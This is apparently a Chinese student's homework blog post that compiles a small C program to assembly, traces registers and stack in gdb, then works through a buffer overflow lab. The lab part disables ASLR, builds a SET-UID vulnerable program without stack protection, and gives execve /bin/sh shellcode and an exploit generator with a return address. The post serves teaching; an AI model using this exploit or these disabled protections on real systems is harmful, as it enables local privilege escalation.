
20155212 ch03 课下作业
T4
题目
- 通过输入gcc -S -o main.s main.c 将下面c程序”week0603学号.c“编译成汇编代码
int g(int x){

   return x+3;

}

int f(int x){

    int i = 学号后两位;

   return g(x)+i;

}

int main(void){

   return f(8)+1;

}
- 删除汇编代码中 . 开关的代码,提交f 函数的汇编代码截图,图中用矩形标出函数栈帧的形成和销毁的代码
相关知识
- C语言调用机制使用了栈数据结构提供的后进先出的内存管理原则
- 当前正在执行的过程的帧总是在栈顶
解答

T5
题目
- 通过输入gcc -S -o main.s main.c
将下面c程序”week0603学号.c“编译成汇编代码

int g(int x){

   return x+3;

}

int f(int x){

    int i = 学号后两位;

   return g(x)+i;

}

int main(void){

   return f(8)+1;

}
- 参考http://www.cnblogs.com/lxm20145215----/p/5982554.html,使用gdb跟踪汇编代码,在纸上画出f中每一条语句引起的eip(rip),ebp(rbp),esp(rsb),eax(rax)的值和栈的变化情况
相关知识
- 在64位机器上产生32位汇编
gcc -g example.c -o example -m32 gdb example进入gdb调试器b linenumber设置断点run运行disassemble获取汇编代码- 用
i(nfo) r(egisters)查看各寄存器的值 - 用x查看内存地址中的值
- 在64位机器上产生32位汇编
步骤
gcc -g week0604_20155212.c -o week0604_20155212 -m32编译程序gdb week0604_20155212进入gdb模式- 设置断点在main函数调用f函数的位置
gdb> b 10 gdb> run运行gdb> disassemble反汇编display /i $pci rx查看内存中的内容si执行下一条汇编
结果
| 汇编指令 | eip | ebp | esp | eax | 栈 |
|---|---|---|---|---|---|
| push %ebp | 0x80483e6 | 0xffffceb8 | 0xffffceb0 | 0xf7fb2dbc | 0x8048411 0x8 0x0 |
| mov %esp,%ebp | 0x80483e7 | 0xffffceb8 | 0xffffceac | 0xf7fb2dbc | 0xffffceb8 0x8048411 0x8 0x0 |
| sub $0x10,%esp | 0x80483e9 | 0xffffceac | 0xffffceac | 0xf7fb2dbc | 0xffffceb8 0x8048411 0x8 0x0 |
| movl $0xc,-0x4(%ebp) | 0x80483ec | 0xffffceac | 0xffffce9c | 0xf7fb2dbc | 0x8048441 0xffffce98 0x8048411 0x8 0x0 |
| pushl 0x8(%ebp) | 0x80483f3 | 0xffffceac | 0xffffce9c | 0xf7fb2dbc | 0x8048441 0xffffce98 0x8048411 0x8 0x0 |
| call 0x80483db | 0x80483f6 | 0xffffceac | 0xffffce98 | 0xf7fb2dbc | 0x8 0x0 |
| add $0x4,%esp | 0x80483fe | 0xffffceac | 0xffffce9c | 0xb 11 | 0x8048441 0xffffce98 0x8048411 0x8 0x0 |
| mov %eax,%edx | 0x8048400 | 0xffffceac | 0xffffce9c | 0xb 11 | 0x8048441 0xffffce98 0x8048411 0x8 0x0 |
| mov -0x4(%ebp),%eax | 0x8048403 | 0xffffceac | 0xffffce9c | 0xb 12 | 0x8048441 0xffffce98 0x8048411 0x8 0x0 |
| add %edx,%eax | 0x8048405 | 0xffffceac | 0xffffce9c | 0x17 23 | 0x8048441 0xffffce98 0x8048411 0x8 0x0 |
| leave | 0x8048406 | 0xffffceb8 | 0xffffceb0 | 0x17 23 | 0x8048411 0x8 0x0 |
| ret | 0x8048414 | 0xffffceb8 | 0xffffceb8 | 0x17 23 | 0x0 |
缓冲区溢出漏洞实验
实验介绍
- 缓冲区溢出是指程序试图向缓冲区写入超出预分配固定长度数据的情况。这一漏洞可以被恶意用户利用来改变程序的流控制,甚至执行代码的任意片段。这一漏洞的出现是由于数据缓冲器和返回地址的暂时关闭,溢出会引起返回地址被重写。缓冲区溢出漏洞实验
实验准备
- 输入命令安装一些用于编译32位C程序的东西
sudo apt-get update

sudo apt-get install lib32z1 libc6-dev-i386

sudo apt-get install lib32readline-gplv2-dev
- 输入命令“linux32”进入32位linux环境,输入"/bin/bash"
实验步骤
初始化设置
- 使用
sudo sysctl -w kernel.randomize_va_space=0关闭使用地址空间随机化来随机堆和栈的初始地址 - 使用zsh代替/bin/bash
sudo su

cd /bin

rm sh

ln -s zsh sh

exit
- 使用
shellcode
一般情况下,缓冲区溢出会造成程序崩溃,在程序中,溢出的数据覆盖了返回地址。而如果覆盖返回地址的数据是另一个地址,那么程序就会跳转到该地址,如果该地址存放的是一段精心设计的代码用于实现其他功能,这段代码就是shellcode。
代码
#include <stdio.h>

int main( ) {

char *name[2];

name[0] = ‘‘/bin/sh’’;

name[1] = NULL;

execve(name[0], name, NULL);

}
汇编代码
\x31\xc0\x50\x68"//sh"\x68"/bin"\x89\xe3\x50\x53\x89\xe1\x99\xb0\x0b\xcd\x80
漏洞程序
把以下代码保存为“stack.c”文件,保存到 /tmp 目录下。
/* stack.c */

/* This program has a buffer overflow vulnerability. */

/* Our task is to exploit this vulnerability */

#include <stdlib.h>

#include <stdio.h>

#include <string.h>

int bof(char *str)

{

char buffer[12];

/* The following statement has a buffer overflow problem */

strcpy(buffer, str);

return 1;

}

int main(int argc, char **argv)

{

char str[517];

FILE *badfile;

badfile = fopen("badfile", "r");

fread(str, sizeof(char), 517, badfile);

bof(str);

printf("Returned Properly\n");

return 1;

}
编译该程序,并设置SET-UID
sudo su

gcc -m32 -g -z execstack -fno-stack-protector -o stack stack.c

chmod u+s stack

exit
攻击程序
把以下代码保存为“exploit.c”文件,保存到 /tmp 目录下
/* exploit.c */

/* A program that creates a file containing code for launching shell*/

#include <stdlib.h>

#include <stdio.h>

#include <string.h>

char shellcode[]=

"\x31\xc0"    //xorl %eax,%eax

"\x50"        //pushl %eax

"\x68""//sh"  //pushl $0x68732f2f

"\x68""/bin"  //pushl $0x6e69622f

"\x89\xe3"    //movl %esp,%ebx

"\x50"        //pushl %eax

"\x53"        //pushl %ebx

"\x89\xe1"    //movl %esp,%ecx

"\x99"        //cdq

"\xb0\x0b"    //movb $0x0b,%al

"\xcd\x80"    //int $0x80

;

void main(int argc, char **argv)

{

char buffer[517];

FILE *badfile;

/* Initialize buffer with 0x90 (NOP instruction) */

memset(&buffer, 0x90, 517);

/* You need to fill the buffer with appropriate contents here */

strcpy(buffer,"\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x??\x??\x??\x??");

strcpy(buffer+100,shellcode);

/* Save the contents to the file "badfile" */

badfile = fopen("./badfile", "w");

fwrite(buffer, 517, 1, badfile);

fclose(badfile);

}
要得到shellcode在内存中的地址,输入命令
gdb stack

disass main
运行结果


现在修改exploit.c文件!将 \x??\x??\x??\x?? 修改为 \x14\xd2\xff\xff,然后,编译exploit.c程序:
gcc -m32 -o exploit exploit.c
攻击结果

- 如果不能攻击成功,提示”段错误“,那么请重新使用gdb反汇编,计算内存地址。
- 再次重复,发现还是没有成功。
20155212 ch03 课下作业的更多相关文章
- 20155212 ch02 课下作业
20155212 ch02 课下作业 T1 题目 参考附图代码,编写一个程序 "week0601学号.c",判断一下你的电脑是大端还是小端 相关知识 小端法:最低有效字节在最前面 ...
- CH03 课下作业
CH03 课下作业 缓冲区溢出漏洞实验 缓冲区溢出攻击:通过往程序的缓冲区写超出其长度的内容,造成缓冲区的溢出,从而破坏程序的堆栈,造成程序崩溃或使程序转而执行其它指令,以达到攻击的目的. 缓冲区溢出 ...
- 20155338 ch02 ch03课下作业
20155338 ch02 ch03课下作业 要求: 1.补充完成课上测试(不能只有截图,要有分析,问题解决过程,新学到的知识点) 课上测试-3-ch02 1.编写一个程序 "week060 ...
- ch03 课下作业——缓冲区溢出漏洞实验
一.实验简介: 缓冲区溢出是指程序试图向缓冲区写入超出预分配固定长度数据的情况.这一漏洞可以被恶意用户利用来改变程序的流控制,甚至执行代码的任意片段.这一漏洞的出现是由于数据缓冲器和返回地址的暂时关闭 ...
- 20175221 MyCP(课下作业,必做)
MyCP(课下作业,必做) 任务详情 编写MyCP.java 实现类似Linux下cp XXX1 XXX2的功能,要求MyCP支持两个参数: - java MyCP -tx XXX1.txt XXX2 ...
- 20175221 《Java程序设计》迭代和JDB(课下作业,选做):
20175221 <Java程序设计> 迭代和JDB(课下作业,选做): 任务详情 1 使用C(n,m)=C(n-1,m-1)+C(n-1,m)公式进行递归编程实现求组合数C(m,n)的功 ...
- 20175333曹雅坤MyCP(课下作业,必做)
MyCP(课下作业,必做) 要求 编写MyCP.java 实现类似Linux下cp XXX1 XXX2的功能,要求MyCP支持两个参数: java MyCP -tx XXX1.txt XXX2.bin ...
- MyOD(课下作业,选做)
MyOD(课下作业,选做) 代码要求 编写MyCP.java 实现类似Linux下cp XXX1 XXX2的功能,要求MyCP支持两个参数: java MyCP -tx XXX1.txt XXX2.b ...
- 迭代和JDB(课下作业,选做)
迭代和JDB(课下作业,选做) 题目要求 1 使用C(n,m)=C(n-1,m-1)+C(n-1,m)公式进行递归编程实现求组合数C(m,n)的功能 2 m,n 要通过命令行传入 3 提交测试运行截图 ...
随机推荐
- 通过163smtp服务器向各大邮箱发送邮件(SOCKET编程)
package server; import java.io.*; import java.net.*; import java.sql.Time; import java.util.Scanner; ...
- hdu-3397 Sequence operation 线段树多种标记
题目链接: http://acm.hdu.edu.cn/showproblem.php?pid=3397 题目大意: 0 a b表示a-b区间置为0 1 a b表示a-b区间置为1 2 a b表示a- ...
- python __new__以及__init__
@[深入Python]__new__和__init__ 1 2 3 4 5 6 7 8 class A(object): def __init__(self): print & ...
- 【vue】饿了么项目-header组件开发
1.数据传递的理解 在App.vue中用到了header组件,首先注册组件 components: { 'v-header': header } 然后才能引用 <v-header :seller ...
- XCODE7 和IOS9适配后的一些问题
网上比较常规的几个问题就不细说了. 什么HTTPS.bitcode.什么什么的. 记录几个自己又遇到了但是网上没有说的. 启动应用报错, *** Terminating app due to unca ...
- Apollo2.5 CANBUS调试笔记(测试版)
前言:CANBUS是Apollo需要根据你的底盘写代码的地方,感觉也是Apollo最难调试的部分.这部分首先要选好CAN卡,因为不是Apollo推荐的CAN卡,驱动程序和对应接口,可能都需要自己调整, ...
- [LuoguP4711]分子质量(小模拟+玛丽题)
--这个题我居然可以把他\(1A\)--真是让我不知其可\(qwq\) \(Link\) \(emmmm\)好像发现了什么固定的套路(?)-- 大概就是这种题总会有 1.读入数 方案:快读即可. 2. ...
- Http_load的安装和使用
Http_load的安装和使用 http_load基于linux平台的一种性能测工具.以并行复用的方式运行,用以测试web服务器的吞吐量与负载,测试web页面的性能. 安装: 进入工作目录:#cd / ...
- xmppframework 简介
XMPPFramework是一个OS X/iOS平台的开源项目,使用Objective-C实现了XMPP协议(RFC-3920),同时还提供了用于读写XML的工具,大大简化了基于XMPP的通信应用的开 ...
- java中NULL与" "的区别
null是没有地址""是有地址但是里面的内容是空的 null和""的区别 问题一: null和""的区别 String s=null; st ...